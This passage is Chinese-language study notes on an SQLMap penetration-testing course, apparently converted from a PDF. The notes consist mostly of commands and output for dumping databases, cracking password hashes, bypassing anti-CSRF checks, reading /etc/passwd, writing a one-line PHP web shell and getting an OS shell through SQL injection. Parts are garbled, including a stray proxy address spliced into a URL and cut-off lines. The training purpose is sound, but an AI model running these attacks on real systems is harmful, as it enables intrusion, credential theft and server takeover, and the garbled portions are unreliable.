    <table_comment query="SELECT table_comment FROM
INFORMATION_SCHEMA.TABLES WHERE table_schema='%s' AND table_name='%s'" />
    <column_comment query="SELECT column_comment FROM
INFORMATION_SCHEMA.COLUMNS WHERE table_schema='%s' AND table_name='%s'
AND column_name='%s'" />
    <is_dba query="(SELECT super_priv FROM mysql.user WHERE
user='%s' LIMIT 0,1)='Y'" />
    <check_udf query="(SELECT name FROM mysql.func WHERE name='%s'
LIMIT 0,1)='%s'" />
    <users>
      <inband query="SELECT grantee FROM
INFORMATION_SCHEMA.USER_PRIVILEGES" query2="SELECT user FROM mysql.user"
query3="SELECT username FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS" />
      <blind query="SELECT DISTINCT(grantee) FROM
INFORMATION_SCHEMA.USER_PRIVILEGES LIMIT %d,1" query2="SELECT
DISTINCT(user) FROM mysql.user LIMIT %d,1" query3="SELECT
DISTINCT(username) FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS LIMIT
%d,1" count="SELECT COUNT(DISTINCT(grantee)) FROM
INFORMATION_SCHEMA.USER_PRIVILEGES" count2="SELECT COUNT(DISTINCT(user))
FROM mysql.user" count3="SELECT COUNT(DISTINCT(username)) FROM
DATA_DICTIONARY.CUMULATIVE_USER_STATS" />
    </users>
    ... SNIP ...
```

例如，如果用户想要 `--banner` 基于 MySQL DBMS 检索目标的“横幅”（开关），`VERSION()` 则将使用该查询。

如果要检索当前用户名（开关 `--current-user`），`CURRENT_USER()` 则将使用该查询。

另一个示例是检索所有用户名（即 tag `<users>`）。根据具体情况，会使用两种查询。标记为 `inband` 的查询用于所有非盲查询情况（即 UNION 查询和基于错误的 SQLi），其中查询结果可以在响应本身中得到。`blind` 另一方面，标记为 `blind` 的查询用于所有盲查询情况，其中数据必须逐行、逐列、逐位检索。

基本数据库数据枚举

通常，成功检测到 SQLi 漏洞后，我们可以开始枚举数据库中的基本信息，例如易受攻击目标的主机名（`--hostname`）、当前用户名（`--current-user`）、当前数据库名称（`--current-db`）或密码哈希值（`--passwords`）。如果之前已识别出 SQLi 漏洞，SQLMap 将跳过该检测，直接启动 DBMS 枚举过程。

枚举通常从检索基本信息开始：

- ◆ 数据库版本标志（开关 `--banner`）
- ◆ 当前用户名（开关 `--current-user`）
- ◆ 当前数据库名称（开关 `--current-db`）
- ◆ 检查当前用户是否具有 DBA（管理员）权限（开关 `--is-dba`）

以下 SQLMap 命令执行上述所有操作：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --banner  
--current-user --current-db --is-dba
```

```

  _
 _H_
 _ _ ['] _ _ _ {1.4.9}
|_ -| . ['] | .| . |
|_| | [.] | | | , | _|
      | _| v ...      | _| http://sqlmap.org
```

```
[*] starting @ 13:30:57 /2020-09-17/
```

```
[13:30:57] [INFO] resuming back-end DBMS 'mysql'
```

```
[13:30:57] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
```

```
----
```

```
Parameter: id (GET)
```

```
    Type: boolean-based blind
```

```
    Title: AND boolean-based blind - WHERE or HAVING clause
```

```
Payload: id=1 AND 5134=5134
```

```
Type: error-based
```

```
Title: MySQL  $\geq$  5.0 AND error-based - WHERE, HAVING, ORDER BY or  
GROUP BY clause (FLOOR)
```

```
Payload: id=1 AND (SELECT 5907 FROM(SELECT  
COUNT(*),CONCAT(0x7170766b71,(SELECT  
(ELT(5907=5907,1))),0x7178707671,FLOOR(RAND(0)*2))x FROM  
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
```

```
Type: UNION query
```

```
Title: Generic UNION query (NULL) - 3 columns
```

```
Payload: id=1 UNION ALL SELECT  
NULL,NULL,CONCAT(0x7170766b71,0x7a76726a6442576667644e6b476e577665615168  
564b7a696a6d4646475159716f784f5647535654,0x7178707671)-- -  
---
```

```
[13:30:57] [INFO] the back-end DBMS is MySQL
```

```
[13:30:57] [INFO] fetching banner
```

```
web application technology: PHP 5.2.6, Apache 2.2.9
```

```
back-end DBMS: MySQL  $\geq$  5.0
```

```
banner: '5.1.41-3~bpo50+1'
```

```
[13:30:58] [INFO] fetching current user
```

```
current user: 'root@%'
```

```
[13:30:58] [INFO] fetching current database
```

```
current database: 'testdb'
```

```
[13:30:58] [INFO] testing if current user is DBA
```

```
[13:30:58] [INFO] fetching current user
```

```
current user is DBA: True
```

```
[13:30:58] [INFO] fetched data logged to text files under  
'/home/user/.local/share/sqlmap/output/www.example.com'
```

```
[*] ending @ 13:30:58 /2020-09-17/
```

从上面的例子我们可以看出数据库版本比较旧 (MySQL 5.1.41 - 2009 年 11 月) , 当前用户名是 `root` , 当前数据库名称是 `testdb` 。

table 枚举

在最常见的情况下, 找到当前数据库名称 (即 `testdb`) 后, 将通过使用 `--tables` 选项并使用指定数据库名称来检索表名称 `-D testdb` , 如下所示:

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --tables  
-D testdb
```

```
... SNIP ...
```

```
[13:59:24] [INFO] fetching tables for database: 'testdb'
Database: testdb
[4 tables]
+-----+
| member |
| data   |
| international |
| users  |
+-----+
```

找到感兴趣的表名后，可以使用 `--dump` 选项并使用指定表名来检索其内容 `-T users`，如下所示：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T
users -D testdb

... SNIP ...
Database: testdb

Table: users
[4 entries]
+-----+-----+-----+
| id | name | surname |
+-----+-----+-----+
| 1 | luther | blisset |
| 2 | fluffy | bunny |
| 3 | wu | ming |
| 4 | NULL | nameisnull |
+-----+-----+-----+

[14:07:18] [INFO] table 'testdb.users' dumped to CSV file
'/home/user/.local/share/sqlmap/output/www.example.com/dump/testdb/users
.csv'
```

控制台输出显示该表以格式化的 CSV 格式转储到本地文件 `users.csv`。

提示：除了默认的 CSV 之外，我们还可以使用选项 `--dump-format` 将输出格式指定为 HTML 或 SQLite，以便我们稍后可以在 SQLite 环境中进一步调查数据库。

table/ column 枚举

当处理具有许多列和/或行的大型表时，我们可以使用选项指定列（例如，仅 `name` 和 `surname` 列）`-C`，如下所示：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname
```

... SNIP ...

Database: testdb

Table: users

[4 entries]

name	surname
luther	blisset
fluffy	bunny
wu	ming
NULL	nameisnull

为了根据表中的序号缩小行数，我们可以使用和 `--start` 选项指定行 `--stop`（例如，从第 2 个条目开始到第 3 个条目），如下所示：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --start=2 --stop=3
```

... SNIP ...

Database: testdb

Table: users

[2 entries]

id	name	surname
2	fluffy	bunny
3	wu	ming

条件枚举

如果需要根据已知 `WHERE` 条件检索某些行（例如 `name LIKE 'f%'`），我们可以使用选项 `--where`，如下所示：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"
```

... SNIP ...

```
Database: testdb
```

```
Table: users
```

```
[1 entry]
```

id	name	surname
2	fluffy	bunny

完整的数据库枚举

我们无需逐个表检索内容，而是可以 `-T` 完全跳过选项的使用（例如 `--dump -D testdb`），检索目标数据库中的所有表。只需使用 开关 `--dump` 而不使用 指定表 `-T`，即可检索当前数据库的所有内容。使用 `--dump-all` 开关时，将检索所有数据库中的所有内容。

在这种情况下，还建议用户包含开关 `--exclude-sysdbs`（例如 `--dump-all --exclude-sysdbs`），它将指示 SQLMap 跳过从系统数据库检索内容，因为这通常对渗透测试人员来说不太重要。

数据库模式枚举

如果我们想要检索所有表的结构，以便能够全面了解数据库架构，我们可以使用开关 `--schema`：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --schema
```

```
... SNIP ...
```

```
Database: master
```

```
Table: log
```

```
[3 columns]
```

Column	Type
date	datetime
agent	varchar(512)
id	int(11)

```
Database: owasp10
```

```
Table: accounts
```

```
[4 columns]
```

Column	Type
cid	int(11)

mysignature	text	
password	text	
username	text	
+-----+	+-----+	+

...

Database: testdb

Table: data

[2 columns]

+-----+	+-----+	+
Column	Type	
+-----+	+-----+	+
content	blob	
id	int(11)	
+-----+	+-----+	+

Database: testdb

Table: users

[3 columns]

+-----+	+-----+	+
Column	Type	
+-----+	+-----+	+
id	int(11)	
name	varchar(500)	
surname	varchar(1000)	
+-----+	+-----+	+

搜索数据

当处理包含大量表和列的复杂数据库结构时，我们可以使用 `--search` 选项搜索感兴趣的数据库、表和列。此选项允许我们使用 运算符搜索标识符名称 **LIKE**。例如，如果我们要查找所有包含关键字 的表名 **user**，则可以按如下方式运行 SQLMap:

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --search -T user
```

... SNIP ...

[14:24:19] [INFO] searching tables LIKE 'user'

Database: testdb

[1 table]

+-----+	+
users	
+-----+	+

Database: master

[1 table]

```
+-----+
| users |
+-----+
```

```
Database: information_schema
[1 table]
```

```
+-----+
| USER_PRIVILEGES |
+-----+
```

```
Database: mysql
[1 table]
```

```
+-----+
| user |
+-----+
```

```
do you want to dump found table(s) entries? [Y/n]
```

```
... SNIP ...
```

在上面的例子中，我们可以根据这些搜索结果立即发现几个有趣的数据检索目标。我们也可以尝试根据特定关键字（例如 `pass`）搜索所有列名：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --search -C pass
```

```
... SNIP ...
```

```
columns LIKE 'pass' were found in the following databases:
```

```
Database: owasp10
```

```
Table: accounts
```

```
[1 column]
```

```
+-----+-----+
| Column | Type |
+-----+-----+
| password | text |
+-----+-----+
```

```
Database: master
```

```
Table: users
```

```
[1 column]
```

```
+-----+-----+
| Column | Type |
+-----+-----+
| password | varchar(512) |
+-----+-----+
```

```
Database: mysql
Table: user
[1 column]
+-----+-----+
| Column | Type   |
+-----+-----+
| Password | char(41) |
+-----+-----+
```

```
Database: mysql
Table: servers
[1 column]
+-----+-----+
| Column | Type   |
+-----+-----+
| Password | char(64) |
+-----+-----+
```

密码枚举和破解

一旦我们确定了包含密码的表（例如 `master.users`），我们就可以使用选项检索该表 `-T`，如前所示：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -D
master -T users
```

```
... SNIP ...
[14:31:41] [INFO] fetching columns for table 'users' in database
'master'
[14:31:41] [INFO] fetching entries for table 'users' in database
'master'
[14:31:41] [INFO] recognized possible password hashes in column
'password'
do you want to store hashes to a temporary file for eventual further
processing with other tools [y/N] N

do you want to crack them via a dictionary-based attack? [Y/n/q] Y

[14:31:41] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file
'/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```

```
> 1
[14:31:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
```

```
[14:31:41] [INFO] starting dictionary-based cracking
(shal_generic_passwd)
```

```
[14:31:41] [INFO] starting 8 processes
```

```
[14:31:41] [INFO] cracked password '05adrian' for hash
'70f361f8a1c9035a1d972a209ec5e8b726d1055e'
```

```
[14:31:41] [INFO] cracked password '1201Hunt' for hash
'df692aa944eb45737f0b3b3ef906f8372a3834e9'
```

```
... SNIP ...
```

```
[14:31:47] [INFO] cracked password 'Zcluwqg6' for hash
'0ff476c2676a2e5f172fe568110552f2e910c917'
```

```
Database: master
```

```
Table: users
```

```
[32 entries]
```

```
+-----+-----+-----+-----+
--+-----+-----+-----+-----+
| id | cc | name | email |
| phone | address | birthday | password |
| occupation |
+-----+-----+-----+-----+
--+-----+-----+-----+-----+
| 1 | 5387278172507117 | Maynard Rice | MaynardMRice@yahoo.com |
| 281-559-0172 | 1698 Bird Spring Lane | March 1 1958 |
9a0f092c8d52eaf3ea423cef8485702ba2b3deb9 (3052) | Linemen |
| 2 | 4539475107874477 | Julio Thomas | JulioWThomas@gmail.com |
| 973-426-5961 | 1207 Granville Lane | February 14 1972 |
10945aa229a6d569f226976b22ea0e900a1fc219 (taqris) |
Agricultural product sorter |
| 3 | 4716522746974567 | Kenneth Maloney | KennethTMaloney@gmail.com |
| 954-617-0424 | 2811 Kenwood Place | May 14 1989 |
a5e68cd37ce8ec021d5ccb9392f4980b3c8b3295 (hibiskus) | General
and operations manager |
| 4 | 4929811432072262 | Gregory Stumbaugh |
GregoryBStumbaugh@yahoo.com | 410-680-5653 | 1641 Marshall Street |
May 7 1936 | b7fbde78b81f7ad0b8ce0cc16b47072a6ea5f08e
(spiderpig8574376) | Foreign language interpreter |
| 5 | 4539646911423277 | Bobby Granger | BobbyJGranger@gmail.com
```

212-696-1812	4510 Shinn Street	December 22 1939	
aed6d83bab8d9234a97f18432cd9a85341527297 (1955chev)			Medical records and health information technician
6	5143241665092174	Kimberly Wright	KimberlyMWright@gmail.com
440-232-3739	3136 Ralph Drive	June 18 1972	
d642ff0feca378666a8727947482f1a4702deba0 (Enizoom1609)			
Electrologist			
7	5503989023993848	Dean Harper	DeanLHarper@yahoo.com
440-847-8376	3766 Flynn Street	February 3 1974	
2b89b43b038182f67a8b960611d73e839002fbd9 (raided)			Store detective
8	4556586478396094	Gabriela Waite	GabrielaRWaite@msn.com
732-638-1529	2459 Webster Street	December 24 1965	
f5eb0fbdd88524f45c7c67d240a191163a27184b (ssival47)			Telephone station installer

从上面的例子中我们可以看出，SQLMap 具有自动破解密码哈希的功能。当检索到任何与已知哈希格式相似的值时，SQLMap 会提示我们对找到的哈希值执行基于字典的攻击。

哈希破解攻击以多处理器方式执行，具体取决于用户计算机上可用的核心数量。目前，SQLMap 已实现对 31 种不同哈希算法的破解支持，并附带一个包含 140 万个条目的字典（这些条目多年来一直在编制，其中最常见的条目出现在公开的密码泄露事件中）。因此，如果密码哈希不是随机选择的，那么 SQLMap 很有可能自动破解它。

数据库用户密码枚举和破解

除了数据库表中的用户凭证之外，我们还可以尝试转储包含数据库特定凭证（例如连接凭证）的系统表内容。为了简化整个过程，SQLMap 专门 `--passwords` 设计了一个开关来执行此类任务：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --passwords --batch

... SNIP ...
[14:25:20] [INFO] fetching database users password hashes
[14:25:20] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'debian-sys-maint'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
```

```
do you want to perform a dictionary-based attack against retrieved
password hashes? [Y/n/q] Y
```

```
[14:25:20] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
```

```
[1] default dictionary file
```

```
'/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
```

```
[2] custom dictionary file
```

```
[3] file with list of dictionary files
```

```
> 1
```

```
[14:25:20] [INFO] using default dictionary
```

```
do you want to use common password suffixes? (slow!) [y/N] N
```

```
[14:25:20] [INFO] starting dictionary-based cracking (mysql_passwd)
```

```
[14:25:20] [INFO] starting 8 processes
```

```
[14:25:26] [INFO] cracked password 'testpass' for user 'root'
```

```
database management system users password hashes:
```

```
[*] debian-sys-maint [1]:
```

```
password hash: *6B2C58EABD91C1776DA223B088B601604F898847
```

```
[*] root [1]:
```

```
password hash: *00E247AC5F9AF26AE0194B41E1E769DEE1429A29
```

```
clear-text password: testpass
```

```
[14:25:28] [INFO] fetched data logged to text files under
```

```
'/home/user/.local/share/sqlmap/output/www.example.com'
```

```
[*] ending @ 14:25:28 /2020-09-18/
```

提示: '--all' 开关与 '--batch' 开关结合使用, 将自动在目标本身上执行整个枚举过程, 并提供整个枚举详细信息。

```
sqlmap -u "http://94.237.54.192:50260/case1.php?id=1" --dump -D testdb -T
users
```

高级SQLMap用法

绕过Web应用程序保护

理想情况下, 目标端不会部署任何保护措施, 因此无法阻止自动利用。否则, 在这样的目标上运行任何类型的自动化工具都可能出现。然而, SQLMap 中集成了许多机制, 可以帮助我们成功绕过此类保护措施。

反CSRF令牌绕过

抵御自动化工具使用的第一道防线之一是将反 CSRF（即跨站点请求伪造）令牌合并到所有 HTTP 请求中，尤其是那些通过填写 Web 表单生成的请求。

简单来说，在这种情况下，每个 HTTP 请求都应该具有一个（有效的）令牌值，只有当用户实际访问并使用了该页面时才有效。虽然最初的想法是防止出现恶意链接的情况，因为打开这些链接会给不知情的登录用户带来不良后果（例如，打开管理员页面并使用预定义的凭据添加新用户），但这项安全功能也无意中强化了应用程序对（不必要的）自动化攻击的防御能力。

尽管如此，SQLMap 还是有一些选项可以帮助绕过反 CSRF 保护。其中最重要的选项是 `--csrf-token`。通过指定 token 参数名称（该名称应该已包含在提供的请求数据中），SQLMap 将自动尝试解析目标响应内容并搜索新的 token 值，以便在下一个请求中使用它们。

此外，即使用户没有通过明确指定令牌的名称 `--csrf-token`，如果提供的参数之一包含任何常见中缀（即 `csrf`、`xcsrf`、`token`），系统也会提示用户是否在后续请求中更新它：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/" --  
data="id=1&csrf-token=WfF1szMUHhiokx9AHFply5L2xA0fjRkE" --csrf-  
token="csrf-token"
```

```
      _  
    _H_  
  _ _ [,] _ _ _ {1.4.9}  
|_ -| . ['] | . ' | . |  
| _ | [)] | | | | , | _ |  
  | _ | v ... | _ | http://sqlmap.org
```

```
[*] starting @ 22:18:01 /2020-09-18/
```

```
POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want  
sqlmap to automatically update it in further requests? [y/N] y
```

唯一值绕过

在某些情况下，Web 应用程序可能只需要在预定义参数中提供唯一值。这种机制类似于上面描述的反 CSRF 技术，不同之处在于它无需解析网页内容。因此，只需确保每个请求的预定义参数具有唯一值，Web 应用程序就可以轻松阻止 CSRF 攻击，同时避开一些自动化工具的攻击。为此，`--randomize` 应使用以下选项，指向包含一个在发送前应随机化的值的参数名称：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1&rp=29125"  
--randomize=rp --batch -v 5 | grep URI
```



```
URI: http://www.example.com:80/?id=1&rp=99954
URI: http://www.example.com:80/?id=1&rp=87216
URI: http://www.example.com:80/?id=9030&rp=36456
URI: http://www.example.com:80/?id=1.%2C%29%29%27.%28%28%2C%22&rp=16689
URI: http://www.example.com:80/?id=1%27xaFUVK%3C%27%22%3EHKtQrg&rp=40049
URI: http://www.example.com:80/?
id=1%29%20AND%209368%3D6381%20AND%20%287422%3D7422&rp=95185
```

计算参数绕过

另一种类似的机制是，Web 应用程序期望根据其他参数值计算出一个合适的参数值。通常，一个参数值必须包含 `h=MD5(id)` 另一个参数值的消息摘要（例如）。为了绕过这种情况，应该使用此选项 `--eval`，即在将请求发送到目标之前，对有效的 Python 代码进行求值：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?
id=1&h=c4ca4238a0b923820dcc509a6f75849b" --eval="import hashlib;
h=hashlib.md5(id).hexdigest()" --batch -v 5 | grep URI

URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b
URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b
URI: http://www.example.com:80/?
id=9061&h=4d7e0d72898ae7ea3593eb5ebf20c744
URI: http://www.example.com:80/?
id=1%2C.%2C%27%22.%2C%28.%29&h=620460a56536e2d32fb2f4842ad5a08d
URI: http://www.example.com:80/?
id=1%27MyipGP%3C%27%22%3EibjjSu&h=db7c815825b14d67aaa32da09b8b2d42
URI: http://www.example.com:80/?
id=1%29%20AND%209978%socks4://177.39.187.70:33283socks4://177.39.187.70
:332833D1232%20AND%20%284955%3D4955&h=02312acd4ebe69e2528382dfff7fc5cc
```

操作系统利用

文件读/写

利用 SQL 注入漏洞进行操作系统利用的第一步是在托管服务器上读写数据。读取数据比写入数据更为常见，因为在现代 DBMS 中，写入数据需要严格的权限，因此可能导致系统漏洞利用，这一点我们将会看到。例如，在 MySQL 中，要读取本地文件，数据库用户必须拥有 `LOAD DATA` 和的权限 `INSERT`，才能将文件内容加载到表中，然后读取该表。

此类命令的一个例子是：

- ◆ `LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE passwd;`

虽然我们不一定需要拥有数据库管理员权限 (DBA) 才能读取数据，但这在现代 DBMS 中正变得越来越普遍。这同样适用于其他常见数据库。不过，如果我们拥有 DBA 权限，那么我们拥有文件读取权限的可能性就更大。



检查 DBA 权限

要检查我们是否具有 SQLMap 的 DBA 权限，我们可以使用以下 `--is-dba` 选项：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/case1.php?id=1" --is-dba
```

```

      _
    _H_
  _ _ [)] _ _ _ _ {1.4.11#stable}
|_ -+ . [)] |.'| . |
|_ _ _ ["] _ _ _ _ ,| _ |
      |_|V...      |_| http://sqlmap.org

```

```
[*] starting @ 17:31:55 /2020-11-19/

[17:31:55] [INFO] resuming back-end DBMS 'mysql'
[17:31:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
... SNIP ...
current user is DBA: False

[*] ending @ 17:31:56 /2020-11-19/
```

如我们所见，如果我们在之前的练习中测试一下，会得到 `current user is DBA: False`，这意味着我们没有DBA访问权限。如果我们尝试使用SQLMap读取文件，则会得到如下结果：

```
[17:31:43] [INFO] fetching file: '/etc/passwd'
[17:31:43] [ERROR] no data retrieved
```

为了测试操作系统利用，让我们尝试一个我们确实拥有 DBA 权限的练习，如本节末尾的问题所示：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --is-dba
```

$$\frac{1}{H}$$

```

      _ _ _ [""] _ _ _ {1.4.11#stable}
|_ -> . [''] | . ' | . |
|_ _ _ [""] _ _ _ , | _ |
      | _ | v ...      | _ | http://sqlmap.org

```

```
[*] starting @ 17:37:47 /2020-11-19/
```

```
[17:37:47] [INFO] resuming back-end DBMS 'mysql'
```

```
[17:37:47] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
```

```
... SNIP ...
```

```
current user is DBA: True
```

```
[*] ending @ 17:37:48 /2020-11-19/
```

读取本地文件

SQLMap 无需通过 SQLi 手动注入上述代码行，而是使用以下选项可以相对轻松地读取本地文件 `--file-read`：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --file-read "/etc/passwd"
```

```

      _ _ _
      _ H _
      _ _ _ [)] _ _ _ {1.4.11#stable}
|_ -> . [)] | . ' | . |
|_ _ _ [)] _ _ _ , | _ |
      | _ | v ...      | _ | http://sqlmap.org

```

```
[*] starting @ 17:40:00 /2020-11-19/
```

```
[17:40:00] [INFO] resuming back-end DBMS 'mysql'
```

```
[17:40:00] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
```

```
... SNIP ...
```

```
[17:40:01] [INFO] fetching file: '/etc/passwd'
```

```
[17:40:01] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
```

```
[17:40:07] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
```

```
[17:40:07] [WARNING] unable to retrieve the content of the file '/etc/passwd', going to fall-back to simpler UNION technique
```

```
[17:40:07] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been
successfully downloaded from the back-end DBMS file system? [Y/n] y

[17:40:14] [INFO] the local file
'~/sqlmap/output/www.example.com/files/_etc_passwd' and the remote file
'/etc/passwd' have the same size (982 B)
files saved to [1]:
[*] ~/sqlmap/output/www.example.com/files/_etc_passwd (same file)

[*] ending @ 17:40:14 /2020-11-19/
```

可以看到，SQLMap 指向 `files saved` 了一个本地文件。我们可以从 `cat` 本地文件查看其内容：

```
Chenduoduo@htb[/htb]$ cat
~/sqlmap/output/www.example.com/files/_etc_passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
... SNIP ...
```

写入本地文件

当涉及到将文件写入托管服务器时，在现代 DBMS 中它受到了更多的限制，因为我们可以利用它在远程服务器上编写 Web Shell，从而获得代码执行并接管服务器。

这就是为什么现代 DBMS 默认禁用文件写入功能，并且要求 DBA 拥有特定权限才能写入文件。例如，在 MySQL 中，除了主机服务器上所需的任何本地访问权限（例如在所需目录中写入的权限）之外，`--secure-file-priv` 还必须手动禁用配置，才能使用 SQL 查询将数据写入本地文件 `INTO OUTFILE`。

尽管如此，许多 Web 应用程序都需要 DBMS 能够将数据写入文件，因此值得测试一下我们是否可以将文件写入远程服务器。要使用 SQLMap 执行此操作，我们可以使用 `--file-write` 和 `--file-dest` 选项。首先，让我们准备一个基本的 PHP Web Shell 并将其写入 `shell.php` 文件：

```
Chenduoduo@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

现在，让我们尝试将此文件写入远程服务器，该 `/var/www/html/` 目录是 Apache 的默认服务器 webroot。如果我们不知道服务器 webroot 的位置，我们将看看 SQLMap 如何自动找到它。

```

      _
     _H_
    _[']_
   _ _ _ _ _ {1.4.11#stable}
  | _ - | . | ( | _ | . |
  | _ _ | [, ] | _ _ _ _ _ , | _ |
        | _ | v ... | _ | http://sqlmap.org

```

们看到 SQLMap 确认该文件确实已被写入：

在，我们可以尝试访问远程 PHP shell，并执行示例命令：

操作系统命令执行

既然我们已经确认可以编写 PHP shell 来获取命令执行权限，那么接下来就可以测试 SQLMap 能否在无需手动编写远程 shell 的情况下，提供一个简单的操作系统 shell。SQLMap 会利用各种技术通过 SQL 注入漏洞获取远程 shell，例如像我们刚才那样编写远程 shell、编写执行命令并检索输出的 SQL 函数，甚至使用一些直接执行操作系统命令的 SQL 查询（例如 `xp_cmdshell` 在 Microsoft SQL Server 中）。要使用 SQLMap 获取操作系统 shell，我们可以使用 `--os-shell` 以下选项：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --os-shell
```

```

      _
    _H_
  _ _[.]_ _ _ {1.4.11#stable}
|_ -+ . [)] |.'| . |
|_ _ _ [""]_ _ _ _ ,| _|
      |_|V...      |_| http://sqlmap.org

```

```
[*] starting @ 18:02:15 /2020-11-19/
```

```
[18:02:16] [INFO] resuming back-end DBMS 'mysql'
[18:02:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
... SNIP ...
[18:02:37] [INFO] the local file
'/tmp/sqlmapmswx18kp12261/lib_mysqludf_sys8kj7u1jp.so' and the remote
file './libslpjs.so' have the same size (8040 B)
[18:02:37] [INFO] creating UDF 'sys_exec' from the binary UDF file
[18:02:38] [INFO] creating UDF 'sys_eval' from the binary UDF file
[18:02:39] [INFO] going to use injected user-defined functions
'sys_eval' and 'sys_exec' for operating system command execution
[18:02:39] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and
press ENTER
```

```
os-shell> ls -la
do you want to retrieve the command standard output? [Y/n/a] a
```

```
[18:02:45] [WARNING] something went wrong with full UNION technique
(could be because of limitation on retrieved number of entries). Falling
back to partial UNION technique
No output
```

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --os-shell --technique=E
```

```
[*] starting @ 18:05:59 /2020-11-19/
```

```
do you want sqlmap to further try to provoke the full path disclosure?
[Y/n] y
```

```
[18:06:09] [WARNING] unable to automatically parse any web server path
```



```
[18:06:09] [INFO] trying to upload the file stager on '/var/www/' via  
LIMIT 'LINES TERMINATED BY' method  
[18:06:09] [WARNING] potential permission problems detected ('Permission  
denied')  
[18:06:10] [WARNING] unable to upload the file stager on '/var/www/'  
[18:06:10] [INFO] trying to upload the file stager on '/var/www/html/'  
via LIMIT 'LINES TERMINATED BY' method  
[18:06:11] [INFO] the file stager has been successfully uploaded on  
'/var/www/html/' - http://www.example.com/tmpumgzr.php  
[18:06:11] [INFO] the backdoor has been successfully uploaded on  
'/var/www/html/' - http://www.example.com/tmpbznbe.php  
[18:06:11] [INFO] calling OS shell. To quit type 'x' or 'q' and press  
ENTER
```

```
os-shell> ls -la
```

```
do you want to retrieve the command standard output? [Y/n/a] a
```

```
command standard output:
```

```
---
```

```
total 156  
drwxrwxrwt 1 www-data www-data 4096 Nov 19 18:06 .  
drwxr-xr-x 1 www-data www-data 4096 Nov 19 08:15 ..  
-rw-rw-rw- 1 mysql     mysql   188 Nov 19 07:39 basic.php  
... SNIP ...
```

```
sqlmap -r case.req --batch -p 'id' --random-agent --tamper=between -dbms  
MySQL --schema
```